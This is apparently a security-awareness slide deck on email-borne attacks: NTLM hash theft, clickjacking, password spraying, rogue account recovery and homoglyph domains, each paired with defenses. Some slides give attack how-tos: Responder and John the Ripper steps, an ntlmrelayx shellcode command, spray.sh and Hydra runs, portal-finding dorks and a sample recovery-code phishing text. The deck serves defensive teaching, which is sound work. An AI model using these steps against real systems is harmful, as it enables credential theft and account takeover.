



Incredible Email Hacks You'd Never Expect



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








About Roger

- 30 years plus in computer security, 20 years pen testing
- Expertise in host and network security, IdM, crypto, PKI, APT, honeypot, cloud security
- Consultant to world's largest companies and militaries for decades
- Previous worked for Foundstone, McAfee, Microsoft
- Written 13 books and over 1,100 magazine articles
- *InfoWorld* and *CSO* weekly security columnist 2005 - 2019
- Frequently interviewed by magazines (e.g. Newsweek) and radio shows (e.g. NPR's All Things Considered)

Certification exams passed include:

- CPA
- CISSP
- CISM, CISA
- MCSE: Security, MCP, MVP
- CEH, TISCA, Security+, CHFI
- yada, yada

Roger's Books





About Us

- The world's largest integrated Security Awareness Training and Simulated Phishing platform
- Based in Tampa Bay, Florida, founded in 2010
- CEO & employees are ex-antivirus, IT Security pros
- We help tens of thousands of organizations manage the ongoing problem of social engineering
- Winner of numerous industry awards



Today's Presentation

- Incredible ways you and your organization can be compromised involving email
- Regular social engineering and phishing is your biggest problem
- But can't hurt to be aware of what is possible

Covered Topics

- Password Hash Theft
- Clickjacking
- Password Spray Attacks
- Rogue Recoveries
- Homoglyphs
- Bad Rules and Rogue Forms

Password Hash Theft

Password Hash Basics

- In most authentication systems, passwords are stored and transmitted as cryptographic hashes (LM, NT, MD5, Bcrypt, SHA1, SHA2, etc.)
- Password hashes can be cracked using brute force, hash tables, rainbow tables, etc.
- **Opening an email or clicking on a link can transmit your password hash**

Hash Algorithm	Hash Result for frog
Message Digest5 (MD5)	938c2cc0dcc05f2b68c4287040cfcf71
LANManager (LM)	71CF7241255BBEB4AAD3B435B51404EE
Windows NT (NT)	E3EBB26FE8A631171D218D084C76C982
SHA1	b3e0f62fa1046ac6a8559c68d231b6bd11345f36
BCrypt	\$2y\$10\$5ISoGVbVHgmVVVV2J5Cxt.RFjYjVA38lnpRbIP/GZo5vQAetjnv9S

The screenshot shows the ophcrack application interface. At the top, there's a menu bar with icons for Load, Delete, Save, Tables, Stop, Help, and Exit. Below the menu bar, there's a tabbed interface with 'Progress' selected. The main window displays a table of user hashes and their corresponding passwords. The table has columns for User, LM Hash, NT Hash, LM Pwd 1, LM Pwd 2, and NT Pwd. The data shows that the Administrator and Guest users have empty passwords, while the SUPPORT_388945a0 user has a password of K477EKY. Below the table, there's a section for 'Table' and 'Directory' with a 'Status' column. It shows that the XP free fast table is 84% in RAM, and the Vista free table is 100% in RAM. The bottom status bar shows 'Preload: done', 'Brute force: done', 'Pwd found: 4/6', and 'Time elapsed: 0h 14m 36s'.

User	LM Hash	NT Hash	LM Pwd 1	LM Pwd 2	NT Pwd
Administrator	31d6cfe0d16ae931b73c59d7e0c089c0			empty	
Guest	31d6cfe0d16ae931b73c59d7e0c089c0			empty	
SUPPORT_388945a0	34ec619d1d6c952d44ad5898a6815fce				
Administrator	59ab4dfd5...	dc9333bacdeb4a7e09c73dbee36ffed8	K477EKY	LLING07	K477Ekylling07
Guest	31d6cfe0d16ae931b73c59d7e0c089c0				empty
SUPPORT_388945a0	167b3177504221efaa009a593dc7281e				

Table	Directory	Status	Progress
XP free fast	/home/janu...	84% in RAM	
table0		36% in RAM	
table1		100% in R...	
table2		100% in R...	
table3		100% in R...	
Vista free	/home/janu...	100% in R...	
table0		100% in R...	
table1		100% in R...	
table2		100% in R...	
table3		100% in R...	

Preload: done Brute force: done Pwd found: 4/6 Time elapsed: 0h 14m 36s

URL Password Hash Theft

Password Hash Capture Steps

1. Hacker creates/has a malicious web server on Internet
2. Creates a malicious URL address that links to object on web server
3. Sends link to victim (e.g., using email, etc.)
4. Victim clicks on URL link
5. Email program/browser attempts to retrieve object
6. Server says it requires an authenticated logon to access object
7. Email program/browser attempts authenticated logon
8. Sends remote logon attempt from which attacker can derive password hash

URL Password Hash Theft Demo

URL Click sends Your Password Hash

Kevin Mitnick demo

- Uses **file:///** trick
- <https://blog.knowbe4.com/kevin-mitnick-demos-password-hack-no-link-click-or-attachments-necessary>
- **I Can Get and Hack Your Password Hashes From Email**
 - <https://www.csoononline.com/article/3333916/windows-security/i-can-get-and-crack-your-password-hashes-from-email.html>

URL Password Hash Theft Demo

Password Hash Capture - Kevin Mitnick Demo

[illegible]

URL Password Hash Theft Demo

Kevin Mitnick Demo - Steps

1. Sets up Responder tool (<https://github.com/SpiderLabs/Responder>)
2. Creates and sends malicious email, includes UNC link (file:///) pointing to object on Responder server
3. Victim opens email in O365
4. Email program/browser attempts to retrieve object
5. Responder captures NT challenge response
6. Attacker generates and cracks NT hash to obtain plaintext password

Creating Your Own Responder Demo

Creating Your Own Demo Environment Quickly in 1 Hour

Make a Windows VM and a Linux VM on the same simulated network

1. Download and run Kali Linux (<https://www.kali.org/news/kali-linux-2018-4-release/>)
2. Login as **root**, password is **toor**
3. Click **Applications** menu, choose **09 - Sniffing and Spoofing**, and run **Responder**
4. Then run **responder -l eth0 -v** (note listening IP address)

On Windows computer:

1. Open browser and connect to **http://<linuxIPaddress>/index.html** (or any name)
2. Open File Explorer, and connect to **file:///<linuxIPaddress>/index.txt**
3. Responder will get NTLM challenge responses

To crack hashes, back on Linux computer:

1. Start terminal session
2. **cd /usr/share/responder/logs**
3. Run John the Ripper to crack the hashes in the log files

john <HTTP-NTLMv2...> or **john <SMB....>**

Password Hash Theft

More Attacks

Once you have the NTLM Challenge Responses and/or hashes, there are many attacks you can do

- Example: Use **NTLMRelayx**
- Example: Use NTLMRelayx to dump SAM password hashes
- Example: Use NTLMRelayx to take captured NTLM challenge responses and replay them on other computers to inject shell code

```
root@kali:~# ntlmrelayx.py -tf victims.txt -c <shellcodehere>
```

Password Hash Theft

Real Attacks

Not super common, but does happen in the real world

Newly Discovered Watering Hole Attack Targets Ukrainian, Canadian Organizations

 Black Lotus Labs Posted On April 5, 2021

function into the website's code, which is then executed by the victims' machines. In the case of these websites, malicious JavaScript prompted the victims' devices to send their [New Technology LAN Manager \(NTLM\)](#) hashes to an actor-controlled server using Server Message Block (SMB), a communications protocol that enables shared access to system resources such as printers and files. In most Windows environments, the NTLM protocol is used as an authentication mechanism for the various users in a system. Once these hashes are obtained by the threat actor, they can, in some cases, be cracked offline, which can further reveal usernames and passwords that can be leveraged for subsequent operations such as accessing email accounts or other corporate resources.

<https://blog.lumen.com/newly-discovered-watering-hole-attack-targets-ukrainian-canadian-organizations/>

Password Hash Theft

Real Attacks

Breaking down the San Francisco airport hack

STEP 3: DUMP VICTIM NTLM HASHES TO THE ATTACKER'S SYSTEM

- \\Serv1 in the above representation is the PNG file injected in to the website.
- The victim user's browser attempts to locate the image using its UNC path FILE:// from the attacker's system using the SMB protocol.
- Thanks to the network sniffer, attackers are now able to retrieve the NTLM hashes of the victim.

[illegible]

<https://blogs.manageengine.com/it-security/2020/04/22/breaking-down-the-san-francisco-airport-hack.html>

URL Password Hash Theft

Defenses

- Require passwords with enough entropy to withstand cracking attempts
- Block unauthorized outbound authentication logons at perimeter and/or host
 - Port blocking: **NetBIOS: UDP 137 & 138, TCP 139 & 445; LLMNR: UDP & TCP 5535; LDAP: UDP/TCP 389 & 636; SQL: TCP 1433; TCP 21; SMTP: TCP 25 & 587; POP: TCP 110 & 995; IMAP: TCP 143 & 993**
 - Can you block on portable devices wherever the connect?
- Filter out inbound [file:///](#) links
- Optional Microsoft patch and registry configuration settings:
<https://portal.msrc.microsoft.com/en-US/security-guidance/advisory/ADV170014>

Clickjacking

Traditional Method

Spammer/Attacker/Phisher:


- Tricks you into clicking on something you didn't intend to click on
 - To send you to ad or rogue web site
- Uses JavaScript to switch out elements when you go to click on something

Clickjacking

Traditional Method

Spammer/Attacker/Phisher:

- Tricks you into clicking on a link you didn't intend to click on
 - To send you to a malicious website
- Uses JavaScript to overlay a transparent layer on top of the page, so that when you go to click on something



Clickjacking

New - Rogue Wiping Elements

Spammer/Attacker/Phisher:

- Creates “bothersome” element that when wiped launches connection back to rogue website
 - Send your password hash, etc.
- Uses brown/black dot appear like **dust** on screen
- Uses brown/black curve object look like **hair** on screen
- User tries to wipe away dust or hair, activating link
 - Which may send your password hash

Clickjacking

Defenses

- Be aware that touch screens may introduce some new types of attacks
- Realize that dust or hair may not be dust or hair
- Education

Password Sprays

Intro

Using a hacking tool against an online portal to guess at multiple accounts using one or more passwords

- AKA “credential stuffing”
- Attacks are usually “wide, low and slow” to avoid kicking off account lockouts and alerts
- Hacker needs logon names (email addresses often work) and online portal to guess against (email portals are great for this) or open API
- Can never lockout true Windows Administrator account (RID 500)

Password Sprays

Intro


Using a hacking tool against an online portal to guess at multiple accounts

Akamai: We Saw 61 Billion Credential Stuffing

using (**Attacks in 18 Months**

- AKA “credential stuffing”

- Attacks: In March 2019, the Federal Bureau of Investigation (FBI) alerted Citrix they had reason to believe cybercriminals had gained access to the company's internal network. The



- Hacker: FBI told Citrix the hackers likely got in using a technique called “password spraying,” a relatively crude but remarkably effective attack that attempts to access a large number of employee accounts (usernames/email addresses) using just a handful of common passwords.

off account

and online portal


- Can never lockout true Windows Administrator account (RID 500)

Password Sprays

Step 1 – Collect Victim Company Logon Information

Use a tool to do Internet searches for victim company info

- At minimum: email addresses and logon portals
- Example: Fingerprinting Organizations with Collected Archives (FOCA)
- Uses 3 search engines: Google, Bing, and DuckDuckGo to search for company content
- Search Types: web, document, DNS, IP, fingerprinting, data leaks, backup files, open directories, etc.




Getting Your Email Address & Password

Attackers Can Get It:

- There are over a hundred OSINT tools hackers can use to find information
- Example: Recon-ng

```
recon/domains-credentials/pwnedlist/account_creds
recon/domains-credentials/pwnedlist/api_usage
recon/domains-credentials/pwnedlist/domain_creds
recon/domains-credentials/pwnedlist/domain_ispwned
recon/domains-credentials/pwnedlist/leak_lookup
recon/domains-credentials/pwnedlist/leaks_dump
```

```
recon/contacts-credentials/hibp_breach
recon/contacts-credentials/hibp_paste
```



Getting Your Email Address & Password

Attackers Can Get It:

- There are over a hundred OSINT tools hackers can use to find information
- Example: theharvester



theharvester Package Description

The objective of this program is to gather emails, subdomains, hosts, employee names, open ports and banners from different public sources like search engines, PGP key servers and SHODAN computer database.

Getting Your Email Address & Password

Attackers Can Get It:

- There are over a hundred OSINT tools hackers can use to find information
- Example: Awesome OSINT

- <https://github.com/jivoi/awesome-osint>

Awesome OSINT

A curated list of amazingly awesome open source intelligence tools and resources. [Open-source intelligence \(OSINT\)](#) is intelligence collected from publicly available sources. In the intelligence community (IC), the term "open" refers to overt, publicly available sources (as opposed to covert or clandestine sources)




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- [Pastebins](#)
- [Code Search](#)
- [Major Social Networks](#)
- [Real-Time Search, Social Media Search, and General Social Media Tools](#)

Password Sprays

Step 2a – Find Unprotected Online Portal to Guess Against





Password Sprays

Step 2a – Find Unprotected Online Portal to Guess Against

Or manual searches

- Example: `Inurl:"/adfs/ls/" intitle:"Sign In"`



Password Sprays

Step 2b – Find Unprotected Open API to Guess Against

Application Programming Interfaces (APIs) connection points are often accessible over the Internet

- Many require/allow logon authentication
- Can be used for password spray attacks
- May bypass MFA requirements
- Akamai said 75% of password spray attacks were against APIs
 - <https://www.akamai.com/us/en/multimedia/documents/state-of-the-internet/soti-security-financial-services-hostile-takeover-attempts-report-2020.pdf>

Password Sprays

Step 3 – Get and Use Password Lists

People often use the same passwords

- 75% of organizations have people with passwords on a list of 1,000 passwords
- 87% of organizations have people with passwords on a list of 10,000 passwords


Password Sprays

Step 3 – Get and Use Password Lists

← → ↻ <https://packetstormsecurity.com/Crackers/wordlists/>


word list created from microalgae names. (1200 words)

tags | [cracker](#)
MDS | d106275eb6e2dfcf1f2d79904d6c0191 [Download](#) | [Favorite](#) | [Comments](#) (0)

 **statistics.gz**


Word list created from statistical science. (33039 words) Posted Oct 22, 2003

tags | [cracker](#)
MDS | 6c7d2d81509600e4557b6d93881fa699 [Download](#) | [Favorite](#) | [Comments](#) (0)

 **acr-diag.gz**


Word list created from the ACR Index of Pathology codes. (2724 words) Posted Oct 22, 2003





tags | [cracker](#)
MDS | 2a734e28f05e34abc022942c021082a1 [Download](#) | [Favorite](#) | [Comments](#) (0)

 **algae.gz**

Word list created from algae names. (2689 words) Posted Oct 22, 2003

tags | [cracker](#)
MDS | 50171588209576797b8d550c7ad8f1c2 [Download](#) | [Favorite](#) | [Comments](#) (0)

 **...**

 Login and Passwords.xlsx	Oct 16, 2014, 7:43 PM	11 KB
 Login_Password_Conne.txt	Oct 16, 2014, 7:33 PM	67 bytes
 Logins and Passwords.xls	Oct 16, 2014, 7:33 PM	32 KB
 Master Application List.xls	Oct 16, 2014, 10:09 PM	177 KB

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← → ↻ <https://download.openwall.net/pub/wordlists/>

Index of /pub/wordlists


	Name	Last modified	Size
	Parent Directory	08-Sep-2018 00:31	-
	languages/	08-Oct-2003 16:00	-
	passwords/	24-Nov-2011 16:00	-
	LICENSE	08-Oct-2003 07:58	1k
	LICENSE.html	19-Apr-2004 06:52	2k
	README.html	21-Jul-2011 02:30	3k
	all.gz	24-Feb-2015 19:19	12.6M

Password Sprays

Step 4 – Use Tool to Guess At Passwords

Tool – Spray

Usage: `spray.sh -<typeoflogin> <targetIP> <usernameList> <passwordList>`
`<AttemptsPerLockoutPeriod> <LockoutPeriodInMinutes> <DOMAIN>`



```
root@kali: ~/Spray-master
root@kali:~/Spray-master# ./spray.sh -cisco sso.cisco.victim.com/login.html userlist.txt passwords.txt 20 1440 -v
Spray 2.1 the Password Sprayer by Jacob Wilkin(Greenwolf)/etc/apache2/login.html
Try 'cp --help' for more information.
16:30:53 Spraying with password: password/etc/apache2/login.html
16:31:05 Spraying with password: password1
16:31:20 Spraying with password: password12.html login.html
16:31:32 Spraying with password: password123c
16:31:44 Spraying with password: hqwerty
16:32:00 Spraying with password: qwerty123
16:32:11 Spraying with password: root@victim.com
16:32:23 Spraying with password: admin.victim.com
Valid Credentials rogerg@victim.com%password
Valid Credentials erichk@victim.com%password
```


Password Sprays

Step 4 – Use Tool to Guess At Passwords

The image displays three screenshots related to password spraying attacks:

- Brutus - AET2 - www.hoobie.net/brutus - (January 2000)**: This window shows the configuration for a Brutus attack. The Target is 192.168.1.1, and the Type is HTTP (Basic Auth). The Authentication Options are set to Use Username, Single User, and Pass Mode Word List. The User ID is users.txt and the Pass File is words.txt. A red arrow points to the Type dropdown menu.
- Web Brute**: This window shows the Authentication Type selection. The Web Form option is selected, and a red circle highlights the Authentication Type section. The text below the selection says: "Select a HTTP Authentication type and click next. If the authentication type requires a domain, please enter it in the text field below." The Domain field is empty.
- Hydra**: This window shows the results of a password spray attack. The Passwords list on the left shows various protocols and their counts. The main table displays the results of the attack, including the Target, Passwords, Tuning, Specific, and Start columns. The output text at the bottom shows the progress of the attack, including the number of tries per minute and the total number of tries. A red circle highlights the Passwords list and the output text.

Target	Passwords	Tuning	Specific	Start
192.168.1.1	HTTP (424)	14056.00 tries/min	14056 tries in 00:01h	31324 todo in 00:03h

Output

Hydra v4.1 (c) 2004 by van Hauser / THC - use allowed only for legal purposes.
Hydra (http://www.thc.org) starting at 2004-05-17 21:58:52
[DATA] 32 tasks, 1 servers, 45380 login tries (l:1/p:45380), ~1418 tries per task
[DATA] attacking service ftp on port 21
[STATUS] 14056.00 tries/min, 14056 tries in 00:01h, 31324 todo in 00:03h
[STATUS] 14513.00 tries/min, 29026 tries in 00:02h, 16354 todo in 00:02h
[21][ftp] host: 127.0.0.1 login: marc password: success
Hydra (http://www.thc.org) finished at 2004-05-17 22:01:38
<finished>

Password Sprays

Step 5 – Harvest Passwords

Request	Payload	Status	Error	Redir...	Timeout	Length	Comment
6857		200		5		1630	
15062		200		4		4370	
76		200		4		4371	
222		200		4		4371	
680		200		4		4371	
1487		200		4		4371	
1529		200		4		4371	
2895		200		4		4371	
3022		200		4		4371	
3029		200		4		4371	
3850		200		4		4371	
4551		200		4		4371	
5870		200		4		4371	
6617		200		4		4371	
7093		200		4		4371	
7267		200		4		4371	
7664		200		4		4371	
7698		200		4		4371	
8001		200		4		4371	
8137		200		4		4371	
8832		200		4		4371	
8999		200		4		4371	
9036		200		4		4371	
9106		200		4		4371	
10809		200		4		4371	
10843		200		4		4371	
11129		200		4		4371	
12223		200		4		4371	
12249		200		4		4371	
12401		200		4		4371	
12876		200		4		4371	
12122		200		4		4372	
0		200		2		12994	
1		200		2		12994	
2		200		2		12994	

UserID's

Success

Failed Login

```
Applications ▾ Places ▾ Terminal ▾ Mon 03:00
root@sunnyhoi: ~
File Edit View Search Terminal Help
[ATTEMPT] target smtp.gmail.com - login @gmail.com - pass "123456" - 1 of 14344399 [child 0] (0/0)
[ATTEMPT] target smtp.gmail.com - login @gmail.com - pass "12345" - 2 of 14344399 [child 1] (0/0)
[ATTEMPT] target smtp.gmail.com - login @gmail.com - pass "123456789" - 3 of 14344399 [child 2] (0/0)
[ATTEMPT] target smtp.gmail.com - login @gmail.com - pass "password" - 4 of 14344399 [child 3] (0/0)
[ATTEMPT] target smtp.gmail.com - login @gmail.com - pass "iloveyou" - 5 of 14344399 [child 4] (0/0)
[ATTEMPT] target smtp.gmail.com - login @gmail.com - pass "princess" - 6 of 14344399 [child 5] (0/0)
[ATTEMPT] target smtp.gmail.com - login @gmail.com - pass "1234567" - 7 of 14344399 [child 6] (0/0)
[ATTEMPT] target smtp.gmail.com - login @gmail.com - pass "rockyou" - 8 of 14344399 [child 7] (0/0)
[ATTEMPT] target smtp.gmail.com - login @gmail.com - pass "12345678" - 9 of 14344399 [child 8] (0/0)
[ATTEMPT] target smtp.gmail.com - login @gmail.com - pass "abc123" - 10 of 14344399 [child 9] (0/0)
[ATTEMPT] target smtp.gmail.com - login @gmail.com - pass "nicole" - 11 of 14344399 [child 10] (0/0)
[ATTEMPT] target smtp.gmail.com - login @gmail.com - pass "daniel" - 12 of 14344399 [child 11] (0/0)
[ATTEMPT] target smtp.gmail.com - login @gmail.com - pass "babygirl" - 13 of 14344399 [child 12] (0/0)
[ATTEMPT] target smtp.gmail.com - login @gmail.com - pass "monkey" - 14 of 14344399 [child 13] (0/0)
[ATTEMPT] target smtp.gmail.com - login @gmail.com - pass "lovely" - 15 of 14344399 [child 14] (0/0)
[ATTEMPT] target smtp.gmail.com - login @gmail.com - pass "jessica" - 16 of 14344399 [child 15] (0/0)
[ATTEMPT] target smtp.gmail.com - login @gmail.com - pass "michael" - 18 of 14344399 [child 1] (0/0)
[ATTEMPT] target smtp.gmail.com - login @gmail.com - pass "ashley" - 19 of 14344399 [child 3] (0/0)
[ATTEMPT] target smtp.gmail.com - login @gmail.com - pass "qwerty" - 20 of 14344399 [child 9] (0/0)
[ATTEMPT] target smtp.gmail.com - login @gmail.com - pass "llllll" - 21 of 14344399 [child 4] (0/0)
[ATTEMPT] target smtp.gmail.com - login @gmail.com - pass "iloveu" - 22 of 14344399 [child 8] (0/0)
[ATTEMPT] target smtp.gmail.com - login @gmail.com - pass "000000" - 23 of 14344399 [child 7] (0/0)
[ATTEMPT] target smtp.gmail.com - login @gmail.com - pass "michelle" - 24 of 14344399 [child 10] (0/0)
[ATTEMPT] target smtp.gmail.com - login @gmail.com - pass "tigger" - 25 of 14344399 [child 13] (0/0)
[ATTEMPT] target smtp.gmail.com - login @gmail.com - pass "sunshine" - 26 of 14344399 [child 12] (0/0)
[ATTEMPT] target smtp.gmail.com - login @gmail.com - pass "chocolate" - 27 of 14344399 [child 14] (0/0)
[ATTEMPT] target smtp.gmail.com - login @gmail.com - pass "password1" - 28 of 14344399 [child 2] (0/0)
[ATTEMPT] target smtp.gmail.com - login @gmail.com - pass "soccer" - 29 of 14344399 [child 6] (0/0)
[4651] [smtp] host: smtp.gmail.com login: @gmail.com password: princess
[STATUS] attack finished for smtp.gmail.com (waiting for children to complete tests)
1 of 1 target successfully completed, 1 valid password found
Hydra (http://www.thc.org/thc-hydra) finished at 2017-07-31 02:46:53
root@sunnyhoi: ~#
```

Password Sprays

Defenses

- Require passwords with strong entropy
- Require Multi-Factor Authentication (MFA)
- Protect Online Portals With VPNs
- Rename the Windows Administrator account
- Minimize how easy it is for attacker to find/confirm logon names
- Enable account lockout
- Enable monitoring to detect password spray attacks
- Do this for APIs, too!

Rogue Recoveries

Hacking Into Your Email Using Recovery Methods

- Nearly every major email provider includes a “recovery” method that can be used as an alternate login when your primary method doesn’t work
 - Password reset questions
 - SMS PIN codes
 - Alternate email addresses
- Most recovery methods are not nearly as secure as the primary method
- Hackers often intentionally send email accounts into recovery mode, and then use the recovery method to compromise it

Rogue Recoveries

Hacking Into Your Email Using Recovery Methods

- Password Reset Questions

The worst recovery method on the planet is password recovery questions

- Usually REQUIRED by many web sites, you can't create a new account without them

Your Security Questions

Question: What is the name of the camp you attended as a child? ▼

Answer:

Repeat Answer:

Question: What is the first name of your favorite Aunt? ▼

Answer:

Repeat Answer:

Question: What is the zip code of the address where you grew up? ▼

Answer: Special characters, such as / and -, are not allowed

Repeat Answer:

Question: What is the name of the street where you grew up? ▼

Answer:

Repeat Answer:

Rogue Recoveries

Hacking Into Your Email Using Recovery Methods

Problem: Answers can often be easily guessed by hackers

Great Google paper called *Secrets, Lies, and Account Recovery: Lessons from the Use of Personal Knowledge Questions at Google*

<http://www.a51.nl/sites/default/files/pdf/43783.pdf>

- 20% of some recovery questions can be guessed on first try by hacker
- 40% of people were unable to successfully recall their own recovery answers
- 16% of answers could be found in person's social media profile
- Attack has been involved in many well known attacks (e.g. Sarah Palin's compromised email)

Rogue Recoveries

Solution: Never answer the questions with the real answers!

Question: What was your high school mascot? ▼

Answer: pizzapizza\$vgad2@M1|

Repeat Answer: *****

Question: What is your mother's middle name? ▼

Answer: *****

Repeat Answer: *****

Question: What is your father's birthdate? (mmdd) ▼

Answer: *****

Question: What is the name of your best friend from high school? ▼

Answer: *****

Repeat Answer: *****

Unfortunate that means you have to record them somewhere else just like passwords (password managers help with this)

Defense

Rogue Recoveries

Hacking Into Your Email Using Recovery Methods

SMS Recovery Hack


- Hacker Must Know Your Email Address
- Hacker Must Know Your Phone Number
- Can do a SIM (subscriber identity module) information swap
 - See my 12 Ways to Hack MFA presentation

Rogue Recoveries

Hacking Into Your Email Using Recovery Methods

SMS Recovery Hack - Steps

1. Hacker sends you a text pretending to be from your email provider asking for your forthcoming SMS PIN reset code



From Google Security: We have detected a rogue sign-in to your goodguy@gmail.com account credentials. In order to determine the legitimate login we're going to send a verification code to your previously registered phone number from another Google support number. Please re-type the sent verification code in response to this message or your account will be permanently locked.

Rogue Recoveries

Hacking Into Your Email Using Recovery Methods

SMS Recovery Hack - Steps

2. Hacker forces your email account into SMS PIN recovery mode

The image displays three sequential screenshots of the Google Account recovery interface for the email address rogeragrimes@gmail.com.

First Screenshot: Shows the initial login screen with the Google logo, the greeting "Hi Roger", and the email address in a dropdown menu. Below is a password input field labeled "Enter your password" with a toggle for visibility. At the bottom are links for "Forgot password?" and a blue "Next" button.

Second Screenshot: Shows the "Account recovery" screen. It prompts the user to "Enter the last password you remember using with this Google Account". It includes the same email dropdown and a password input field labeled "Enter last password" with a toggle. At the bottom are links for "Try another way" and a blue "Next" button.



Third Screenshot: Shows the "Get a verification code" screen. It states "Google will send a verification code to (...)55. Standard rates apply". It features a red-bordered box containing a mobile phone icon and two buttons: "Text" and "Call". Below this box is a link that says "I don't have my phone".

Rogue Recoveries

Hacking Into Your Email Using Recovery Methods

SMS Recovery Hack - Steps

3. You get text from vendor with your reset code, which you then send to other number



Rogue Recoveries

Hacking Into Your Email Using Recovery Methods

SMS Recovery Hack - Steps

4. Hacker uses your SMS PIN code to login to your email account and take it over

Note: To be fair, Google has some of the best recovery options of any email provider, including that it can send a non-SMS message to your phone before the hacker can even get to the SMS code screen to get Google to send an SMS message

Rogue Recoveries

Defenses

- Be aware of rogue recovery messages
- Recognize when SMS recovery PINs should be typed into browsers, not (usually) back into SMS
- Use MFA when possible
- Try to avoid alternate email-based recovery methods
- Try to avoid SMS-based recovery methods
- Try to minimize public posting of phone numbers related to your recovery account methods

Homoglyph Attacks

Quickly

- What looks like a regular-looking letter or character can be a look-a-like character of another language
- Hackers create fake domains that use look-alike characters – *homoglyphs*
- Attacks using homoglyphs are known as *homographic attacks*
 - Also known as *punycode attacks*

Homoglyph Attacks

Character Sets

- All devices/OS/apps use a “character set” to define what characters and languages can be used to display and print characters
- The first computers used the **ASCII character set**
 - Only supported 128 English characters (control characters plus characters on your keyboard)
 - 128-characters is a bit limiting even for English speakers

Homoglyph Attacks

Character Set

- All devices use the same character set to define what characters are used to display and print
- The first character set used was ASCII
 - Only supported 128 characters
 - 128-character set was not enough for English speakers

Hex	Dec	Char	Hex	Dec	Char	Hex	Dec	Char	Hex	Dec	Char
0x00	0	NULL null	0x20	32	Space	0x40	64	@	0x60	96	~
0x01	1	SOH Start of heading	0x21	33	!	0x41	65	A	0x61	97	a
0x02	2	STX Start of text	0x22	34	"	0x42	66	B	0x62	98	b
0x03	3	ETX End of text	0x23	35	#	0x43	67	C	0x63	99	c
0x04	4	EOT End of transmission	0x24	36	\$	0x44	68	D	0x64	100	d
0x05	5	ENQ Enquiry	0x25	37	%	0x45	69	E	0x65	101	e
0x06	6	ACK Acknowledge	0x26	38	&	0x46	70	F	0x66	102	f
0x07	7	BELL Bell	0x27	39	'	0x47	71	G	0x67	103	g
0x08	8	BS Backspace	0x28	40	(	0x48	72	H	0x68	104	h
0x09	9	TAB Horizontal tab	0x29	41	)	0x49	73	I	0x69	105	i
0x0A	10	LF New line	0x2A	42	*	0x4A	74	J	0x6A	106	j
0x0B	11	VT Vertical tab	0x2B	43	+	0x4B	75	K	0x6B	107	k
0x0C	12	FF Form Feed	0x2C	44	,	0x4C	76	L	0x6C	108	l
0x0D	13	CR Carriage return	0x2D	45	-	0x4D	77	M	0x6D	109	m
0x0E	14	SO Shift out	0x2E	46	.	0x4E	78	N	0x6E	110	n
0x0F	15	SI Shift in	0x2F	47	/	0x4F	79	O	0x6F	111	o
0x10	16	DLE Data link escape	0x30	48	0	0x50	80	P	0x70	112	p
0x11	17	DC1 Device control 1	0x31	49	1	0x51	81	Q	0x71	113	q
0x12	18	DC2 Device control 2	0x32	50	2	0x52	82	R	0x72	114	r
0x13	19	DC3 Device control 3	0x33	51	3	0x53	83	S	0x73	115	s
0x14	20	DC4 Device control 4	0x34	52	4	0x54	84	T	0x74	116	t
0x15	21	NAK Negative ack	0x35	53	5	0x55	85	U	0x75	117	u
0x16	22	SYN Synchronous idle	0x36	54	6	0x56	86	V	0x76	118	v
0x17	23	ETB End transmission block	0x37	55	7	0x57	87	W	0x77	119	w
0x18	24	CAN Cancel	0x38	56	8	0x58	88	X	0x78	120	x
0x19	25	EM End of medium	0x39	57	9	0x59	89	Y	0x79	121	y
0x1A	26	SUB Substitute	0x3A	58	:	0x5A	90	Z	0x7A	122	z
0x1B	27	FSC Escape	0x3B	59	;	0x5B	91	[	0x7B	123	{
0x1C	28	FS File separator	0x3C	60	<	0x5C	92	\	0x7C	124	|
0x1D	29	GS Group separator	0x3D	61	=	0x5D	93	]	0x7D	125	}
0x1E	30	RS Record separator	0x3E	62	>	0x5E	94	^	0x7E	126	~
0x1F	31	US Unit separator	0x3F	63	?	0x5F	95	_	0x7F	127	DEL

to define
used to display
ter set
(control
oard)
English

Homoglyph Attacks

Character Sets – ANSI & Unicode

- Early on, Microsoft Windows used what is known as the **American National Standards Institute (ANSI)** character-set
 - 218 characters
 - Wasn't built to handle more complex languages like Cyrillic and Chinese.
- Starting with Microsoft Windows 2000, Microsoft started to use **Unicode**
 - Unicode supports every known language, active and ancient, and it can represent millions of different chars

Homoglyph Attacks

Character Sets – UTF-8 & Punycode

- Since 2009, the World Wide Web uses a character-set known as **UTF-8 (Unicode Transformation Format 8-bit)**
 - It's a subset of over 1 million Unicode characters.
- Subset of UTF-8 that many browsers to display hostnames is known as **punycode**
- When you type in a character into your browser, behind the scenes the computer is dealing with the typed in character as its Unicode number. It's the way the web and web applications work behind the scenes

Homoglyph Attacks


Homograph Attacks

- Problem: Different Unicode/punycode characters look like each other
 - For example, the Unicode Latin "a" (U+0061 hex) and Cyrillic "a" (U+0430 hex) may look the same in a browser URL but are different characters represented in different languages
- This allows phishers to create new domain names that look just like other domain names, but are different

Homoglyph Attacks


Homograph Attacks

<https://www.xudongz.com/blog/2017/idn-phishing/>



Not English word apple, but a
Cyrillic set of characters that look
like apple


When clicked on converts to this



Homoglyph Attacks

Homograph Attacks

<https://thehackernews.com/2017/04/unicode-Punycode-phishing-attack.html>



Not English word epic, but a Cyrillic set of characters that look like epic

When clicked on converts to this



Homoglyph Attacks

Homograph Attacks

<https://thehackernews.com/2017/04/unicode-Punycode-phishing-attack.html>

Display text said this


There is another [proof-of-concept website c](#)




When I hovered over the link it said this...

`https://www.xn--e1awd7f.com/`

When I clicked on it, it said this




When I copy/pasted it it said this



Homoglyph Attacks

Homograph Attacks

Some browsers will warn you if they detect a homographic attack



Homoglyph Attacks

Homoglyph Attacks

- Was a theoretical attack until it wasn't
 - <https://blogs.microsoft.com/on-the-issues/2021/07/19/cybercrime-homoglyphs-dcu-court-order/>
 - Microsoft found 18 fake domains using homoglyph characters, used in real world attacks

These malicious homoglyphs exploit similarities of alpha-numeric characters to create deceptive domains to unlawfully impersonate legitimate organizations. For example, a homoglyph domain may utilize characters with shapes that appear identical or very similar to the characters of a legitimate domain, such as the capital letter "O" and the number "0" (e.g. MICROSOFT.COM vs. MICR0SOFT.COM) or an uppercase "I" and a lowercase "l" (e.g. MICROSOFT.COM vs. MICROSOFT.COM). We continue to see this technique used in [business email compromise \(BEC\)](#), nation state activity, malware and ransomware distribution, often combined with [credential phishing](#) and account compromise to deceive victims and infiltrate customer networks.



Microsoft On the Issues

Our Company ▾

Fighting an emerging cybercrime trend

Jul 19, 2021 | [Amy Hogan-Burney - General Manager, Digital Crimes Unit](#)

Bad Rules

Bad Mailbox Rules and Rogue Forms

- Hackers have been abusing mail rules forever, and mail forms to a lesser extent
